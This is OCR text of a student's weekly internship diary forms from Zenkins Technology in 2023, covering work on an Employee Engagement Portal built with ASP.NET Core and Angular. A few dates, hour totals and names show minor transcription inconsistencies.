
DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learnned :-

→ Complete the remaining work of Create Pages.

→ Create a Neo project "Employee Engagement Portal"

→ Create different Tables of It.



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TOTAL HOURS: 45.25

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR


Signature of Faculty Mentor

Signature of officer-in-charge
of Dept. / Section / Plant

Date:

Date: 31/3/23

O Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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Annexure I
Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP


NAME OF STUDENT: Abhishek Maheshbhai Patel
DIARY OF THE WEEK: DT: 27/3/23 TO 31/3/23
DEPARTMENT: CE SEM:
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dangi

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned :-

→ Create a backend of the Employee engagement portal as web API

→ Create a frontend of the Employee engagement portal as Angular JS



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TOTAL HOURS: 45.25

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge
of Dept. / Section / Plant

Date:

Date: 31/3/23

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

(11)

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Annexure I
Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Maheshbhai Patel
DIARY OF THE WEEK: Dt: 3/4/2023 TO 7/4/2024
DEPARTMENT: CE SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: mr. Jignesh Dhruji

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned :-
→ learn about Angular
→ learn about connection between Angular & ASP.Net core web API.
→ learn about Services & connect In Angular.

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TOTAL HOURS: 444.25

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR


Signature of Faculty Mentor

Date:

Signature of officer-in-charge
of Dept. / Section / Plant

Date: 14/11/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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
Annexure 1
Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Maheshbhai Patel
DIARY OF THE WEEK: Dt: 10/6/2023 TO 17/6/2023
DEPARTMENT: CE SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Oza

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned:-
→ learn about Authorization part.
→ learn about upload photo in database & present in the screen.
→ wireframe of the project.



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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

TOTAL HOURS: 40

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR .

